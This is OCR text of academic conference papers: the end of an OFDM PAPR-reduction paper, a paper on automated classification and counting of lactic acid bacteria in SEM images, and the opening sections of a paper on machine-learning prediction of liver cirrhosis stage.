


Fig. 8 Comparison graph of BER

7.2 Future Scope

The requirement to compress conventional OFDM signals and PAPR of OFDM signals obtained from conventional schemes has been the main attraction of this research work. The purpose of this paper is to explore and draw a PAPR reduction scheme based on OFDM system in an effective and efficient way. In conclusion, it is imperative to emphasise that wavelet theory is still developing. There are many prospects for future work in this area, and they are brief as follows:

- **Execution of More Waveforms for Assessment**: Choice of waveforms such as SCMA and other waveforms can be a matter of research in future.
- **Channel Estimation and Parametric Variation**: Channel estimation and more research on parametric variation techniques can be employed for better outcome.

References

1. Ihalainen T, Hidalgo Stitz T, Rinne M, Renfors M (2007) Channel equalization in filter bank based multicarrier modulation for wireless communications. EURASIP J Adv Signal Process
2. Vihriala J, Ermolova N, Lahetkangas E, Tirkkonen O, Pajukoski K (2015) On the waveforms for 5G mobile broadband communications. In: Proceedings IEEE VTC-spring, pp 1–5, May 2015
3. Krishna Chaitanya Bulusu SS, Shaiek H, Roviras D (2014) Prediction of spectral regrowth for FBMC-OQAM system using cumulants. In: Proceedings of IEEE WiMob, pp 402–406

4. Qu D, Lu S, Jiang T (2013) Multi-block joint optimization for the peakto-average power ratio reduction of FBMC-OQAM signals. IEEE Trans Signal Process 61(7):1605–1613
5. Ye C, Li Z, Jiang T, Ni C, Qi Q (2013) PAPR reduction of OQAMOFDM signals using segmental PTS scheme with low complexity. IEEE Trans Broadcast 60(1):141–147
6. Skrzypczak A, Javaudin JP, Siohan P (2006) Reduction of the peak to average power ratio for OFDM-OQAM modulation. In: Proceeding of IEEE VTC-spring, pp 2018–2022
7. Zhou Y, Jiang T, Huang C, Cui S (2014) Peak-to-average power ratio reduction for OFDM/OQAM signals via alternative-signal method. IEEE Trans Veh Technol 63(1):494–499
8. Cheng G, Li H, Dong B, Li S (2013) An improved selective mapping method for PAPR reduction in OFDM/OQAM system. Commun Netw 5(3):53–56
9. Krishna Chaitanya Bulusu SS, Shaiek H, Roviras D, Zayani R (2014) Reduction of PAPR for FBMC-OQAM systems using dispersive SLM technique. In: Proceedings of ISWCS, pp 26–29
10. Sravanti T, Vasantha N (2017) A hybrid technique to reduce PAPR in OFDM systems. In: 2017 third international conference on advances in electrical, electronics, information, communication and bio-informatics (AEEICB), pp 416–421. https://doi.org/10.1109/AEEICB.2017.7972344
11. Adegbite SA, McMeekin SG, Stewart BG (2016) A joint OFDM PAPR reduction and data decoding scheme with no SI estimation. J Wirel Com Netw 108. https://doi.org/10.1186/s13638-016-0596-2
12. Kumar R, Santitewagul V (2017) Transform methods for the reduction of the peak to average power ratio for the OFDM signal. Wirel Commun Mob Comput Article ID 1421362, 17 p. https://doi.org/10.1155/2017/1421362
13. Ihalainen T, Viholainen A, Stitz T, Renfors M, Bellanger M (2009) Filter bank based multi-mode multiple access scheme for wireless uplink. In: Proceedings of EUSIPCO, vol 9, pp 1354–1358
14. Viholainen A, Bellanger M, Huchard M (2009) PHYDAS-physical layer for dynamic access and cognitive radio report D5.1. Available: www.ict-phydyas.org/delivrables/PHYDYAS-D5-1.pdf
15. Neut VD et al (2014) PAPR reduction in FBMC systems using a smart gradient-projection active constellation extension method. In: 2014 21st international conference on proceedings oftelecommunication, pp 134–139
16. Jose C, Deepa SM (2014) Peak to average power ratio reduction and inter symbol interference cancellation of FBMC-OQAM signals. Int J Eng Res Technol 3(3):1890–1894
17. Cheng G, Li H, Dong B, Li S (2012) An improved selective mapping method for PAPR reduction in OFDM/OQAM system. Sci Res Commun Netw 5:53–56
18. He Z, Wang J, Dy X, Yan J, Xu H (2015) A novel PAPR reduction scheme in FBMC-OQAM systems based on extend candidate transmit sequences. J Inform Comput Sci 12(3):915–925
19. Kollar Z, Varga L, Horvath B, Bakki P, Bito J (2014) Evaluation of clipping based iterative PAPR reduction techniques for FBMC systems. Sci World J 2014:1–12
20. Jiang T, Li C, Ni C (2013) Effect of PAPR reduction on spectrum and energy efficiencies in OFDM systems with class—a HPA over AWGN channel. IEEE Trans Broadcast 59(3):513–519
21. Baig I, Farooq U, Hasan NU, Zghaibeh M, Jeoti V (2020) A multi-carrier waveform design for 5G and beyond communication systems. Mathematics 8:1466. https://doi.org/10.3390/math8091466

Automatic Classification and Enumeration of Bacteria Cells Using Image Analysis

Mangala Shetty and Spoorthi B. Shetty

Abstract Scanning electron microscopic image processing methods are gaining considerable attention in the field of microbiology. It is critical to classify and enumerate accurately the population of microbes in the preparation and express this information to the consumer on the product label. The other crucial application of classification and counting of microbial cell is in the field of medical microbiology to search and detect the causes of diseases. The manual process of bacteria cell inspection is tiresome and eye-straining and depends on the experience of the individual in the laboratory experimenting the bacterial samples, and it is a time-consuming procedure. Various experiments have been made for the replacement of manual observation by automatic inspection of microbiological information. One of the significant projects in this direction is the scanning electron microscopic (SEM) bacteria cell image analysis. Extracting knowledge from image information is a difficult job in biological image processing. This paper proposes a fully automated classification and counting system for lactic acid bacterial cell using image processing methods based on marker-controlled watershed method. Proposed technique ultimately will strengthen the accuracy and reliability of probiotic strain enumeration and classification.

Keywords SEM (Scanning Electron Microscopic) · Image Processing · Bacteria Cells · Microbiological Information

1 Introduction

Scanning electron microscope is a helpful method for bacterial cell detection and enumeration as it produces coherent and quantitative image data. Conventional biol-

M. Shetty (✉) · S. B. Shetty
Department of M.C.A., NMAMIT, Nitte, Karkala, Karnataka 574110, India
e-mail: mangalapshetty@nitte.edu.in

S. B. Shetty
e-mail: sshetty.07@nitte.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_8

ogists use colony morphology or biochemical methods to recognize bacteria. These methods, however, time intensive and repetitive and depend on the biologist's knowledge. Because of the variety of shapes, high noise level and variation of image offset, classification, and counting of bacteria cell are challenging. In bacteria cell analysis, cell morphology generally genetically determined and simple to study [13]. Cells shape and dimension are, therefore, significant morphology features that help to identify bacteria. Cytometry of images (automated analysis of cell images) is also helpful in extracting appropriate biological image information. Effectively, SEM images can be used to find morphological characteristics of microstructures [3] as well as to find the cell population. Several techniques were developed to automatically identify and count the cells. One of the methods in the automated procedure is segmentation.

(i) The problem in the segmentation process is primarily because of several objects are to be identified of heterogeneous shapes in images. So it is very hard to identify mathematical shape models. As a consequence of densely populated cells in some areas of the SEM image, it is difficult to extract the cells.
(ii) Complexity in segmentation process rises because of multiple experimenting configuration such as image capturing parameters which leads to generation of image with extremely varying characteristics of morphology or intensity.
(iii) As nonlinear markers are spread across the as well as with in the cell as a result of inter- and intra-cell variability, cell subjectivity, leading to undesirable image characteristics such as intensity gradients. Conventional methods of bacteria cell analysis and counting are cumbersome and time consuming. Automated lactic acid bacteria (LAB) cell identification, classification, and counting are useful in diverse applications such as (i) in treating diarrhea, vaginal infections, and skin disorders such as eczema and (ii) proposed as probiotics and microbial cell factories for the production of nutraceuticals.
(iv) Used as dairy starters, probiotics, vaccine carriers, and silage inoculants which are among the most economically interesting applications of LAB. The aim of this paper is to classify and find the population of LAB cells by analyzing the SEM images based on marker-controlled watershed segmenting process. Therefore, an image processing-based bacteria cell classifier and counter designed.

2 Literature Survey

It is found from the literature survey that large number of researcher worked on the process of bacteria image counting and classification. An automated identification and system for lactobacilli cells has been developed in [9] using geometric shape features. In [1], textural and fractal-based morphology feature set were effectively used in the classification of HEp-2 cells, which uses a simple set of shape characteristics for the classification. Automated classification of bacterial cells of tuberculosis is investigated in [7]. In [6], a procedure is developed for bacterial classification based on optimal discriminate feature. SEM has been commonly used to classify bacterial morphology by characterizing its surface structure and evaluating cell attachment and based on morphological characteristics [5]. With the scanning electron microscope, a great abundance of bacterial life was revealed. In order to classify bacterial cells on the basis of their morphological characteristics, classification techniques, namely support vector machine (SVM), neural network (NN), and K-nearest neighbor (KNN) classifiers, are used in [10]. An investigation is performed on efficient automatic process of classifying bacteria [8]. Classification is based on several discriminatory characteristics for determining social status. Image processing and deep learning methods were used in [14] early identification, counting, and classification of time-lapse lens-free images of *E. coli*, aerogenes, *K. pneumoniae*, and individual bacterial colonies. A method is proposed in [2] based on hyperspectral microscope imaging (HMI) technology and convolutionary neural networks (CNN) to classify of food-borne bacteria species at the cellular level. In order to analyse large amounts of research data and to avoid tedious human classification that is dependent on intensity threshold levels or probability models. Rodriguez has performed the study and explanation of the semantic features of biological cell images of bacteria [12]. Quantification of bacterial cells from microscope images is carried out in [4].

3 Research Method

The proposed method of classifying and counting of bacteria is carried out as per the approach shown in Fig. 2. The main phases in the methodology are noise removal phase and classification and counting phase.

3.1 Noise Removal

Noise is unwanted information which contaminates images. Image acquisition process and also optical features of imaging equipment are common causes of noise in images. Reducing the noise content by preserving the image details is crucial in the proposed approach. Distinct 2D flat structuring elements are used with morphological operations such as open and close to reduce the noise and to score more desirable output. The genus lactobacillus, lactococcus, Enterococcus, and Streptococcus are taken for the experiment as shown in Fig. 1.

3.2 Counting and Classification

Isolation of relevant cells from the SEM image of bacteria is of prime interest in order to count and classify the bacteria cells. In the segmentation process, original image is converted to grayscale image and proposed edge-based watershed seg-




Fig. 1 Lactic acid bacteria cells




Fig. 2 Steps in the proposed approach

mentation with automatic markers is performed. Watershed segmentation technique imitates the natural phenomenon of landscape. In this process, foreground markers useful to extract the cells of interest and to background markers are used to represent the background pixels of the image under segmentation. To address the problem of over segmentation of watershed technique, marker-controlled watershed is used. It is found from the analysis of literature survey that there are many types of marker calculation methods namely connectivity and clustering on the basis of image characteristics, gray-level values, and based on neural networks. But the proposed method makes use of marker-controlled morphological procedure. The morphological procedures opening-by-reconstruction and closing-by-reconstruction will be applied to create flat maxima inside each object and then by computing regional maxima points over the flat maxima good foreground markers are obtained. This approach is very effective as it removes only small defects by retaining affecting the morphological features of the item (Fig. 2).

The background markers were first developed through the inclusion of the foreground markers accompanied by erosion. Resultant background markers accurately divide the image into different regions, such that every each region consist of a foreground marker and background marker. Thus, segmentation is carried out. Bacteria cells are extracted from the final segmented image and cell counter is incremented for every cell extraction process for finding the count of the cells. Since the class determination is carried out based on geometric features, variety of geometrical parameters taken into account by various authors in the literature [11] among them five geometrical properties, tortuosity, length-width ratio, diameter, compactness, and circularity which yields high classification output are considered. In this paper, the following geometric features are computed on the input SEM images.

Circularity: 4 (area)/perimeter 2

Compactness: perimeter 2/(4 * 3.14 * area)

Diameter: A line segment joining two points on any curve through the center of the curve

Tortuosity: major axis/perimeter

Length-width ratio: major axis/minor axis.

4 Result and Discussion

The main aim of this experiment is to count and classify SEM image of LAB cells (Fig. 3). The four genus of LAB namely lactococcus, Streptococcus, lactobacillus, and Enterococcus are considered for the experiment. The input image data is splitted into two groups. One is testing database and other is training database. In training group, 90 images were taken and 60 images are stored in testing group to perform classification process. LAB cells are segmented based on marker-controlled watershed technique to extract geometric properties of the cells and to count the extracted cell. In Fig. 4, standard deviation of the geometric characteristics acquired for LAB cells are presented. Among the classifiers used for the cell classification CNN has given accurate results. The classification accuracy is low using SVM classifier. The proposed technique generates high level of classification rates and cost effective. The classification accuracy of the experiment with SVM classifier is 81–99% and 75–80% with KNN classifier and reached to 98–99% with CNN classifier. The accuracy obtained in classification poses the issue of potential sources of error. The image is clearly bound to contain a large number of morphologically degenerated overlapped cells. The overall classification accuracy implies that it is insightful to provide the morphological characteristics for the classifier.

In order to achieve a comparable result, the classification process is carried out using SVM, KNN, and CNN. Comparison of classifiers output accuracy is given in Fig. 5. In Fig. 6, average value of expected LAB cell count as per manual counting is plotted across the average value of LAB cell count obtained using the proposed method is given. It is noted that from the outcome of the classification phase morphological features of the cell is an important feature set for cell classification.

Fig. 3 Extracted cells from SEM images




Fig. 4 Standard deviation of geometric features




Fig. 5 Classification accuracy




Fig. 6 Counting accuracy

5 Conclusion

In this paper, an automated model is suggested for LAB cell image classification and counting of cells by proposing a method based on marker-controlled watershed technique for segmentation of bacteria images, counting of cells, and for extracting geometrical characteristics from the cells. The proposed technique is cost effective and generates a significant level of classification output. The findings of this work significantly associated with the large cohort. The results in this paper promote further research into the study of bacterial cell images. The technique can be used in the medical industry to tentatively classify cells in clinical samples and in the environmental field. It can also be used to easily evaluate the presence of potential pollutants in the food industry. The described method is inexpensive, consumes less time generates a significant percentage output. Better frameworks and sets of functionalities can be integrated in our future research.

References

1. Divya BS, Subramaniam K, Nanjundaswamy HR (2020) Human epithelial type-2 cell image classification using an artificial neural network with hybrid descriptors. IETE J Res 66(1):30–41
2. Kang R, Park B, Eady M, Ouyang Q, Chen K (2020) Classification of foodborne bacteria using hyperspectral microscope imaging technology coupled with convolutional neural networks. Appl Microbiol Biotechnol 104(7):3157–3166
3. Liu F, Wu J, Cheng K, Xue D (2010) Morphology study by using scanning electron microscopy. In: Méndez-Vilas A, Díaz J (eds) Microscopy: science, technology, applications and education, vol 3. Formatex, p 120
4. Lojk J, Sajn L, Ćibej U, Pavlin M (2014) Automatic cell counter for cell viability estimation. In: 2014 37th international convention on information and communication technology, electronics and microelectronics (MIPRO). IEEE, pp 239–244
5. Mohamad NA, Jusoh NA, Htike ZZ, Win SL (2014) Bacteria identification from microscopic morphology using naive Bayes. Int J Comput Sci Eng Inf Technol (IJCSEIT) 4(1)
6. Prabakar S, Porkumaran K, Isaac JS (2010) Development of image processing scheme for bacterial classification based on optimal discriminant feature. In: 2010 4th international conference on bioinformatics and biomedical engineering. IEEE, pp 1–4
7. Rulaningtyas R, Suksmono AB, Mengko TLR (2011) Automatic classification of tuberculosis bacteria using neural network. In: Proceedings of the 2011 international conference on electrical engineering and informatics. IEEE, pp 1–4
8. Ruusuvuori P, Seppala J, Erkkila T, Lehmussola A, Puhakka JA, Yli-Harja O (2008) Efficient automated method for image-based classification of microbial cells. In: 2008 19th international conference on pattern recognition. IEEE, pp 1–4
9. Shetty M, Balasubramani R (2018) Lactobacillus bacterial cell segmentation based on marker controlled watershed method. In: 2018 international conference on electrical, electronics, communication, computer, and optimization techniques (ICEECCOT). IEEE, pp 56–59
10. Shetty M, Balasubramani R, Vidya SM (2019) Automatic segmentation and classification of SEM images of bacteria cells. Int J Recent Technol Eng (IJRTE) 8:1999–2001
11. Song Y, Zhang L, Chen S, Ni D, Lei B, Wang T (2015) Accurate segmentation of cervical cytoplasm and nuclei based on multiscale convolutional network and graph partitioning. IEEE Trans Biomed Eng 62(10):2421–2433

12. Vadillo-Rodriguez V, Beveridge TJ, Dutcher JR (2008) Surface viscoelasticity of individual gram-negative bacterial cells measured using atomic force microscopy. J Bacteriol 190(12):4225–4232
13. van Teeseling MCF, de Pedro MA, Cava F (2017) Determinants of bacterial morphology: from fundamentals to possibilities for antimicrobial targeting. Front Microbiol 8:1264
14. Wang H, Koydemir HC, Qiu Y, Bai B, Zhang Y, Jin Y, Tok S, Yilmaz EC, Gumustekin E, Rivenson Y et al (2020) Early detection and classification of live bacteria using time-lapse coherent imaging and deep learning. Light Sci Appl 9(1):1–17

Liver Cirrhosis Stage Prediction Using Machine Learning: Multiclass Classification

Tejasv Singh Sidana, Saransh Singhal, Shruti Gupta, and Ruchi Goel

Abstract Liver cirrhosis is a disease that affects a large population worldwide. Liver cirrhosis is further divided into four stages. This paper aims to predict the stage of liver cirrhosis of a patient using machine learning. It is a supervised learning problem of multiclass classification. Seven different algorithms were used for this purpose, and their performance was analyzed and compared in order to find the best approach. Different scaling and feature selection strategies were used in order to study their effect on the performance of various algorithms. It was found that an ANN-based approach achieves the best performance for this particular problem. A feature selection approach based on random forest and mutual information (RF + MI) was proposed in this paper, and its performance was compared with the standard Random Forest (RF) method for feature selection in classification problems. Experimental results demonstrated that the RF + MI approach shows minor improvement in comparison with random Forest (RF) for feature selection.

Keywords Liver cirrhosis · Feature selection · Machine learning · Imbalanced dataset · Multiclass classification · Neural network

Abbreviations

RF	Random forest
SVM	Support vector machine
KNN	K-nearest neighbors
LR	Logistic regression
NB	Naive Bayes

T. S. Sidana (✉) · S. Singhal · S. Gupta · R. Goel
Department of Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India
e-mail: tejasvsidana84@gmail.com

R. Goel
e-mail: ruchigoel@mait.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_9

DT	Decision tree
ANN	Artificial neural network
Avg.	Average
MI	Mutual information
OvO	One versus One
OvR	One versus Rest
Fig	Figure

1 Introduction

All our activities end up generating an extensive amount of data on a daily basis. This data finds utilization in various disciplines today, including medicine, agriculture, and for further research. Using different technologies that include machine learning and artificial intelligence, better and more efficient systems can be built in various domains, and can increase technical advancements by merging concepts like neural networks and deep learning into traditional problem-solving methodologies.

The objective of better and faster diagnosis and treatment is becoming a reality as technology advances in the field of medicine. The liver is a digestive organ that is used for detoxification and protein synthesis in the body. Liver disease is one of the major health problems affecting the world. Liver cirrhosis is a late-stage disease that is caused due to the development of regenerative nodules which are surrounded by fibrous bands in the liver often in response to chronic liver injury [1].

It was reported in [2] that globally, 1.32 million people died in 2017 due to liver cirrhosis. In our study, the main goal is the classification of patients with liver cirrhosis into the 4 stages (1–4). It is an example of multiclass classification on an imbalanced dataset. Seven machine learning algorithms including RF, LR, SVM, KNN, DT, NB, and artificial neural network (ANN) were used for this purpose, and their performance was compared using parameters such as F1 score and AUC_ROC.

The rest of the paper is as follows: Chap. 2 presents the literature review; Chap. 3 presents the proposed approach, information about the dataset, data cleaning, feature selection, and other data preprocessing steps; Chap. 4 briefly describes the various algorithms used and the metrics used for evaluating the performance of the algorithms; Chap. 5 includes the results and discussion; Chap. 6 includes the conclusion and talks about future work; Chap. 7 lists the references.

2 Literature Review

Firstly, to study the effect of stages on the life span of a patient, Tsochatzis et al. [3] showed that the 1-year mortality rate ranges from 1 to 57% depending on the stage. It outlines the current therapeutic options for prevention and treatment, on the basis of clinical stages. After knowing about such variation in the treatment depending upon the stage, an approach was formulated to build a classification model to help predict these stages. This will help make the whole process a little easier. Current techniques were analyzed by Tanwar et al. [4], the progress made in predicting liver diseases, and the related limitations of those studies.

In [5], it was found that for multiclass classification problems with a high number of classes, accuracy can be improved by using the method based on the hierarchy of classes. Experiments were done with twenty different datasets and the results showed improvement in performance with respect to the basic approach (assuming that the different class labels are independent). The class hierarchy proposed is calculated from the confusion matrix.

In [6], it was found that for feature selection in classification problems, random forest performs better in all experiment groups when compared with other methods such as Boruta and RFE. These feature selection methods were employed in conjunction with four different classifiers, namely random forest (RF), support vector machine (SVM), K-nearest neighbors (KNN), and linear discriminant analysis (LDA). Random forest was found to be the best approach for feature selection. The observation was validated using 3 datasets. These datasets had different numbers of features and instances.

Different classification problems were considered, for instance, the classification of diabetes. Several classification algorithms were employed to achieve the highest accuracy and performance of various algorithms including Naive Bayes, SVM, and random forest. The results show that SVM was found to be the algorithm with the most precision and accuracy. Following SVM, Naive Bayes and random forest performed the next most accurately [7].

Multiclass classification is done using various strategies which involve breaking down the problem into a set of binary classification problems. Two of the most common approaches are (i) One versus All (OvA) [8] or One versus Rest (OvR) and the (ii) One versus One (OvO) [9] approach.

Grossi et al. in [10] discuss how ANN and its emerging programming can benefit the outpatient and clinic facilities in early prognosis and thus save time and resources. They demonstrated how some medical data that was deemed unusable by some conventional methods can be put to use by employing techniques like ANN.

The dataset used in this paper is an imbalanced dataset [11] with multiple classes. A dataset is said to be imbalanced when one or more classes have a large representation when compared with other classes [11]. The former are known as majority classes, while the latter are known as minority classes. It was observed that most of the standard machine learning algorithms show poor performance in imbalanced datasets because they end up favoring the majority classes which leads to poor performance on minority classes [12]. This is due to the fact that most standard classification algorithms assume a balanced distribution of classes and in turn equal costs for misclassification. From this, it can be concluded that learning from skewed databases is a difficult task. But several real-world datasets have class imbalances, and in this paper, an attempt is made to perform classification on one such dataset (Fig. 1).

Fig. 1 Framework to classify the stages of liver cirrhosis

3 Proposed Approach

3.1 Dataset Chosen

The dataset contains information on 424 individuals who were referred to Mayo Clinic over a ten-year period. The data for 312 of these patients is mostly complete. Basic measures were taken on the other 112 patients; however, values for some attributes were missing. There are 20 attributes in the dataset, with stage being one of them. Our study's dependent variable is the stage.

The dataset chosen for this paper is taken from Kaggle [13]. It was originally reported in Appendix D of [14]. The data was collected from the medical trial in primary biliary cirrhosis (PBC) of the liver conducted at Mayo clinic between 1974 and 1984 [13, 15].

N_Days	0	Cholesterol	134
Status	0	Albumin	0
Drug	106	Copper	108
Age	0	Alk_Phos	106
Sex	0	SGOT	106
Ascites	106	Tryglicerides	136
Hepatomegaly	106	Platelets	11
Spiders	106	Prothrombin	2
Edema	0	Stage	6
Bilirubin	0		

Fig. 2 Figure representing the number of missing values for each attribute in the dataset

3.2 Data Cleaning

The column, 'íd' is not a descriptive attribute of a particular patient and hence was dropped from the dataset. The dataset now has eighteen independent attributes. Some of the patients did not take the follow-up tests, this resulted in missing values (Fig. 2).

In order to proceed further with the task, missing values need to be dealt with. Since the dataset is relatively small, no rows (patients) were dropped from the dataset.

The 'drug' parameter was set to 'not participated' wherever the value was missing. Encoding was done on the categorical values present throughout the dataset and they were subsequently converted to numerical values. For example, for the 'gender' column instead of 'M' or 'F', now these values were stored as 0 and 1. The missing values were computed using the KNN imputer [16].

3.3 Scaling

Feature scaling is a process utilized for normalizing the range of independent variables in data. It is an important process because it leads to faster convergence of gradient descent [17] which is an optimization algorithm used in the training of neural networks and logistic regression. Certain machine learning algorithms based on calculating distances are biased toward larger values and feature scaling helps to remove these biases. For our study, two different approaches for feature scaling were used.

(i) Standard scaling

Formula used for standard scaling is:

$$z = (x - u)/s$$

This formula is used to scale each feature by subtracting the mean (u) of the training data or zero from each sample (x) and then dividing by the standard deviation of the training data or one.

This is used to scale each feature to unit variance. Standardization can make various machine learning techniques behave differently if the data is not normally distributed.

(ii) Min–max normalization

In Min–Max scaling, each feature is normalized usually between the ranges [0–1]. Min–max scaling can be very helpful for ML models like multilayer perceptrons, where backpropagation is faster and more stable when the features are min–max scaled compared to unscaled data.

$$X_{\mathrm{scaled}} = (X - X_{\min})/(X_{\max} - X_{\min})$$

where $X_{\min}$ and $X_{\max}$ are the minimum and maximum values of the feature, respectively.

3.4 Feature Selection

Feature selection is the process of selecting relevant features/attributes from our dataset. It reduces the execution time of classification and can also increase the accuracy because irrelevant features may add noise to the data which has a detrimental effect on classification accuracy [18, 19]. We used three different strategies for feature selection in our study and evaluated their effect on the performance of the selected algorithms.

(i) Feature selection is not done (None)

In the first approach, no feature selection was performed and all the eighteen independent variables were used for training the machine learning algorithms.

(ii) Feature selection using random forest (RF)

Working of Random Forest Algorithm:

First, take n random data points from the dataset. Construct individual decision trees for every sample taken. Then, the output generated by each decision tree is selected based on majority voting or averaging to generate a final output [20].

Random forests are used for feature selection often as they are very diverse, every tree is different from every other tree, and one does not have to segregate the data for train-test splits. Other benefits of choosing random forest are that it enhances the accuracy of the model and prevents overfitting as well. Here, it is used primarily because it is very stable and immune to the curse of dimensionality. 11 features were selected by random forest (set A).

$$A = \{N\_\text{Days, Age, Bilirubin, Cholesterol, Albumin, Copper,} \\ \text{Alk\_Phos, SGOT, Triglycerides, Platelets, Prothrombin}\}$$

(iii) Feature selection using random forest and mutual information (RF + MI)

Mutual Information (MI):

Information gain is calculated as the decrease in surprise or entropy induced by changing a dataset. By analyzing the gain of each attribute/variable with respect to the target (dependent) variable, information gain can be utilized for performing feature selection. This application of information gain is known as mutual information.

When the value of one variable is known, mutual information quantifies the decrease in uncertainty for the second variable. MI is symmetrical as it calculates the mutual dependence (MD) between those variables.

For two random variables X and Y, MI between them can be determined as [21]:

$$I(X;\ Y) = \sum_{y \in \mathcal{Y}} \sum_{x \in \mathcal{X}} P(X,\ Y) \log\left(\frac{P(X,\ Y)(x,\ y)}{PX(x)PY(y)}\right)$$

where

$p\ (X, Y) =$ joint probability mass function of X and Y,
$pX =$ marginal probability mass functions of X,
$pY =$ marginal probability mass functions of Y.

We propose an approach in which we use both random forest and mutual information for feature selection. This was done by taking the union of features selected by random forest (set A) and the set of features having the n highest values of mutual information with respect to the dependent variable (Stage) (set B) (Fig. 3). For our study, we use $n = 8$.

$$A = \{N\_\text{Days, Age, Bilirubin, Cholesterol, Albumin, Copper,} \\ \text{Alk\_Phos, SGOT, Triglycerides, Platelets, Prothrombin}\}$$

$$B = \{N\_\text{days, Prothrombin, Albumin, Bilirubin,} \\ \text{Platelets,Hepatomegaly, Status, Copper}\}^*$$

*Mutual Information was implemented using the sklearn library, and it results in a slight variation on each iteration. The algorithm was run 10 times, and these were the top 8 values which occurred 7 out of 10 times. There was variation in the eight ranked values the 3 other times.

$$C = A \cup B$$

